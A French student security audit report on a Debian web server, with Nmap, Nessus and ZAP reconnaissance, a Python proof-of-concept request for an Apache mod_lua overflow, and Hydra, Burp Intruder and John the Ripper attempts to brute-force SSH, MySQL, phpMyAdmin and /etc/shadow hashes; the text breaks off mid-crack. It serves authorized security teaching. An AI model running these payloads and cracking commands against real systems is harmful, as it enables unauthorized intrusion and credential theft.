Département Informatique

Promotion 2022-2025

SAE 4.01

Déployer et sécuriser des services dans un réseau

Rapport d’audit de sécurité

- Groupe 2 -

Alexis DEBRA

[redacted]

Projet effectué au département informatique de l’IUT de Metz

Sommaire

Introduction

Lors de la semaine du Mardi 2 au Vendredi 5 Avril 2024, notre équipe a eu pour mission de mener un audit de sécurité sur le système d'information de son client, un service consistant en un système Linux Debian 11 hébergeant un serveur Web. Après une phase de rencontre, de recueil de besoins et de négociations avec notre client, un contrat fit signé par les deux parties, et un planning établi afin de fixer un prix à notre prestation.


Nous nous sommes cette semaine attelés à étudier ce système d'information afin d'y déceler un maximum de failles de sécurité, de manière à être en capacité aujourd'hui de vous livrer cet écrit synthétisant le déroulement de notre mission, reprenant les tests qui ont été menés, les résultats qui ont été obtenus ainsi que nos recommandations concernant les mécanismes de sécurité à mettre en place sur votre infrastructure afin de pallier aux failles de sécurité qui nous avons découvertes lors de notre audit.


Nous avons mené notre mission en suivant une organisation classique : nous avons débuté notre travail par une phase de reconnaissance, en tentant de recueillir un maximum d'informations sur le système sur lequel nous allions devoir attaquer. Nous avons ensuite mené à bien différents tests à l'aide des informations recueillies lors de la phase de reconnaissance, ceci dans l'optique de tester la robustesse du système ainsi que sa résistance à différents types d'attaques courantes. Par la suite, nous avons tenté d'exploiter les failles découvertes afin d'être en capacité de vous communiquer la portée et l'importance des failles de sécurité découvertes sur vos systèmes. Enfin, nous avons terminé notre mission avec une petite phase « bilan » durant laquelle nous avons essayé de réfléchir aux mécanismes que vous pourrez mettre en place sur vos services qui corrigeront ou au moins limiteront les risques liés aux failles de sécurité découvertes lors de cet audit.

Phase de reconnaissance

- **ZAP**

Nous avons débuté notre phase de récolte d'informations sur le système en utilisant OWASP ZAP (Zed Attack Proxy). Cet outil nous a permis d'obtenir une liste de potentielles vulnérabilités du système ainsi que l'arborescence probablement presque exhaustive des services installés sur le système étudié par l'outil. Pour parvenir à cela, ZAP a utilisé un dictionnaire et a testé différentes requêtes HTTP sur le système. Ci joint, les résultats de ZAP quant à la liste des vulnérabilités potentielles identifiées et l'arborescence hébergée.






- **NESSUS**


Afin d'approfondir nos analyses sur le serveur, nous avons décidé d'utiliser l'outil Nessus. Celui-ci nous a permis d'analyser plus en profondeur les failles exploitables.
Avec l'aide de cet outil nous avons pu ressortir différentes failles avec différents degrés d'exploitation et une description sur celles-ci.

Voici les failles analysées :



Cet outil permettait de trier les failles exploitables par degré de risques ce qui nous permet par la suite de diriger nos attaques sur certains points plus exploitables que d'autres.

Voici ci-dessous une description de la faille la plus importante du serveur. Il en existe trois importantes et sont assez récentes. Elles sont exploitables sur les versions d'Apache 2.4.x à 2.4.58.



Toutes ces attaques sont répertoriés par des CVE, dans notre cas :

- CVE-2023-31122
- CVE-2023-43622
- CVE-2023-45802

Ces CVE, appelées aussi Common Vulnerabilities and Exposures sont des identifiants uniques attribués à des failles de sécurité spécifiques dans les logiciels et les systèmes informatiques. Les CVE sont utilisés pour référencer et suivre les vulnérabilités.


De notre côté nous avons tenté une attaque par Buffer Overflow qui est régulière sur les versions d'Apache 2.4.x.

Voici le fichier qui aurait pu être utilisé pour cette attaque :

```
import requests


#Example "http(s)://<hostname>/process.lua"
url = "http(s)://<hostname>/<luafile>"


payload = "4\r\nContent-Disposition: form-data; name=\"name\"\r\n\r\n0\r\n4\r\n"
```

```
headers = {
 'Content-Type': 'multipart/form-data; boundary=4'
}

#Note1: The value for boundary=4, in the above example, is arbitrary. It can be anything else like 1.
# But this has to match with the values in Payload.

#Note2: The form data as shown above returns the response as "memory allocation error: block too big".
# But one can change the payload to name=\"name\"\r\n\r\n\r\n4\r\n" and not get the error but on the lua module overflows
# 3 more bytes during memset

response = requests.request("POST", url, headers=headers, data=payload)

print(response.text)

#Response returned is
#<h3>Error!</h3>
#<pre>memory allocation error: block too big</pre>
```

Or, lors de notre analyse sur le serveur du client nous avons remarqué qu'aucun fichier « .lua » n'était présent. Ce qui implique que cette faille n'est pas exploitable.



Not Found

The requested URL was not found on this server.

Apache/2.4.56 (Debian) Server at 100.74.7.99 Port 443

Afin de remédier à ces failles nous vous invitons à vous reporter à la page des recommandations pour plus d'informations.

- Sur le serveur

Par la suite, nous avons utilisé l'outil Nmap de manière à scanner le système et ses ports ouverts. Grâce à cela, nous avons identifié les ports ouverts (22, 80, 443, 3306), leurs services associés (ssh, http, https, mysql), leur états et les méthodes d'authentification ssh acceptées (password et clés).

```
┌──(root5f7r㉿kali)-[~/Documents/arsenal]
└─$ sudo nmap -O 100.74.7.99
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-03 07:13 EDT
Nmap scan report for 100.74.7.99
Host is up (0.028s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
443/tcp  open  https
3306/tcp open  mysql
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=4/3%OT=22%CT=1%CU=44685%PV=N%DS=4%DC=I%G=Y%TM=660D3
OS:9F8%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=106%TI=Z%TS=A)SEQ(SP=103%
OS:GCD=1%ISR=10A%TI=Z%TS=A)SEQ(SP=106%GCD=1%ISR=10C%TI=Z%TS=A)SEQ(SP=106%GC
OS:D=1%ISR=10D%TI=Z%TS=A)SEQ(SP=108%GCD=1%ISR=10D%TI=Z%TS=A)OPS(O1=M51BST11
OS:NW7%O2=M51BST11NW7%O3=M51BNNT11NW7%O4=M564ST11NW7%O5=M51BST11NW7%O6=M51B
OS:ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=
OS:40%W=FAF0%O=M51BNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2
OS:(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=O%A=S+%F=AR%O=%RD=0%Q=)T6(R=N)
OS:T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)I
OS:E(R=N)

Network Distance: 4 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.26 seconds
```

```
┌──(root5f7r㉿kali)-[~/Documents/arsenal]
└─$ nmap -sC -sV 100.74.7.99
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-03 07:11 EDT
Nmap scan report for 100.74.7.99
Host is up (0.028s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 06:a1:0f:07:8f:37:21:39:56:48:75:9a:b2:cd:7a:91 (RSA)
|   256 55:74:8b:f4:da:58:1c:03:93:9d:81:92:d2:e5:8b:71 (ECDSA)
|_  256 b7:7e:0d:2a:8a:00:19:a4:ff:2d:70:8b:c8:af:7a:34 (ED25519)
80/tcp   open  http     Apache httpd 2.4.56 ((Debian))
|_http-title: Redirection en cours ...
|_http-server-header: Apache/2.4.56 (Debian)
443/tcp  open  ssl/http Apache httpd 2.4.56 ((Debian))
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: Redirection en cours ...
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=UnivMeet/organizationName=UnivMeet/stateOrProvinceName=Metz/countryName=FR
| Not valid before: 2024-01-16T12:15:29
|_Not valid after:  2025-01-15T12:15:29
3306/tcp open  mysql    MySQL 5.5.5-10.5.21-MariaDB-0+deb11u1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.5.21-MariaDB-0+deb11u1
|   Thread ID: 46
|   Capabilities flags: 63486
|   Some Capabilities: Support41Auth, SupportsLoadDataLocal, ConnectWithDatabase, LongColumnFlag, IgnoreSpaceBeforeParenthesis
, DontAllowDatabaseTableColumn, InteractiveClient, ODBCClient, Speaks41ProtocolNew, Speaks41ProtocolOld, FoundRows, SupportsTr
ansactions, IgnoreSigpipes, SupportsCompression, SupportsAuthPlugins, SupportsMultipleStatments, SupportsMultipleResults
|   Status: Autocommit
|   Salt: :veuA#)DYrT.(zTse~l#
|_  Auth Plugin Name: mysql_native_password
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.11 seconds
```

```
┌──(root5f7r㉿kali)-[~]
└─$ nmap -sV 100.74.7.99
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-03 07:18 EDT
Nmap scan report for 100.74.7.99
Host is up (0.028s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp   open  http     Apache httpd 2.4.56 ((Debian))
443/tcp  open  ssl/http Apache httpd 2.4.56 ((Debian))
3306/tcp open  mysql    MySQL 5.5.5-10.5.21-MariaDB-0+deb11u1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.47 seconds
```


- Sur l'application

Suite à cela, il nous semblait essentiel de comprendre comment fonctionnait l'application, quels étaient ses mécanismes, ce qu'elle attendait de l'utilisateur, quels étaient les différents cas d'utilisation possibles.

L'application est une sorte de gestionnaire collectif de réunion. L'application étant destinée à un usage privé, il faut que votre adresse mail soit dans la base de données de l'application pour que nous puissions nous inscrire. On se connecte avec son adresse mail et un mot de passe constitué d'au moins 8 caractères avec d'autres contraintes (mot de passe fort). Des contraintes sont aussi en place au renseignement de l'adresse mail sur le formulaire d'inscription, sécurisant les saisies utilisateurs. Une fonctionnalité permet à un utilisateur de réinitialiser son mot de passe en renseignant son adresse mail et en vérifiant si elle appartient bien à la base de données.

- Analyse requêtes HTTP avec Burp Proxy

Nous avons terminé cette phase de reconnaissance en interceptant les requêtes HTTP qui étaient faites au serveur lors des clics sur les boutons de connexion et d'inscription. Ce qui nous a permis d'identifier les données qui étaient envoyées au serveur ainsi que le nom des champs utilisés. Ceci pourra s'avérer utile lors de la phase de tests et d'exploitation, dans le cas d'attaques XSS ou d'injections SQL par exemple. Pour ce faire nous avons utilisé l'outil Proxy de Burp Suite, disponible sur l'environnement Kali Linux.



Phase de tests


- Brute force ssh

Au départ, le test de pénétration devait se dérouler en boite noire. Alors nous avons essayé d'obtenir le mot de passe de l'utilisateur debian1 à l'aide d'un test brute force en utilisant le dictionnaire rockyou.txt et l'outil Hydra sur Kali Linux. Ce test n'a pas été concluant car au bout de 1h et de plus de 10.000 identifiants testés, le mot de passe n'a pas été trouvé par Hydra dans le dictionnaire.

```
┌──(kali㉿kali)-[~]
└─$ hydra -t 64 -l debian1 -P rockyou_utf8.txt ssh://100.74.7.99
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bind
ics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-03 09:48:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344410 login tries (l:1/p:14344410), ~224132 tries per task
[DATA] attacking ssh://100.74.7.99:22/
[STATUS] 279.00 tries/min, 279 tries in 00:01h, 14344152 to do in 856:53h, 43 active
[STATUS] 195.00 tries/min, 585 tries in 00:03h, 14343862 to do in 1225:59h, 27 active
[STATUS] 166.43 tries/min, 1165 tries in 00:07h, 14343285 to do in 1436:23h, 24 active
[STATUS] 150.27 tries/min, 2254 tries in 00:15h, 14342196 to do in 1590:45h, 24 active
[STATUS] 132.52 tries/min, 4108 tries in 00:31h, 14340345 to do in 1803:36h, 21 active
[STATUS] 129.98 tries/min, 6109 tries in 00:47h, 14338344 to do in 1838:34h, 21 active
[STATUS] 129.90 tries/min, 8184 tries in 01:03h, 14336269 to do in 1839:20h, 21 active
[STATUS] 129.16 tries/min, 10204 tries in 01:19h, 14334249 to do in 1849:37h, 21 active
```

- Brute force phpmyadmin


Phpmyadmin utilise un système de token à chaque essai de connexion, alors nous avons utilisé Burp Suite proxy et Intruder pour tenter de brute force le mot de passe root du SGBD hébergé sur le système de notre client. Le dictionnaire utilisé n'a pas pu être rockyou car trop volumineux, quoi qu'il en soit, le mot de passe n'a pas été trouvé.



- Brute force mysql

En utilisant le même procédé que pour la tentative de brute force sur le service ssh du système, nous avons essayé ce type d'attaque sur le service mysql car comme nous avons vu lors de notre phase de reconnaissance que le port 3306 était ouvert.


Nous avons utilisé le dictionnaire rock you et l'outil Hydra de Kali Linux une nouvelle fois, mais cela n'a toujours pas fonctionné. De plus, nous avons déclenché une erreur que nous avons résolue avec la commande 'mariadb-admin flush-hosts'.



- John The Ripper

Afin de tester toute éventualité, nous avons par la suite décidé de simuler une attaque en interne sur le serveur.
En outre, nous avons tenté un brute force afin de déchiffrer les mots de passes présents dans le répertoire « /etc/shadow » du système mais après plus de 5 heures de mise en route celui-ci n'a pas fonctionné.

`



Pour ce faire nous avons cloné un dépôt git avec un ensemble de dictionnaire dont « rockyou.txt ».

```
root@sujet12:~# john --wordlist=/home/debian1/Dictionary-Attack-Cyberoam/rocky.txt --format=crypt /etc/shadow
Loaded 2 password hashes with 2 different salts (crypt, generic crypt(3) [?/64])
Warning: OpenMP is disabled; a non-OpenMP build may be faster
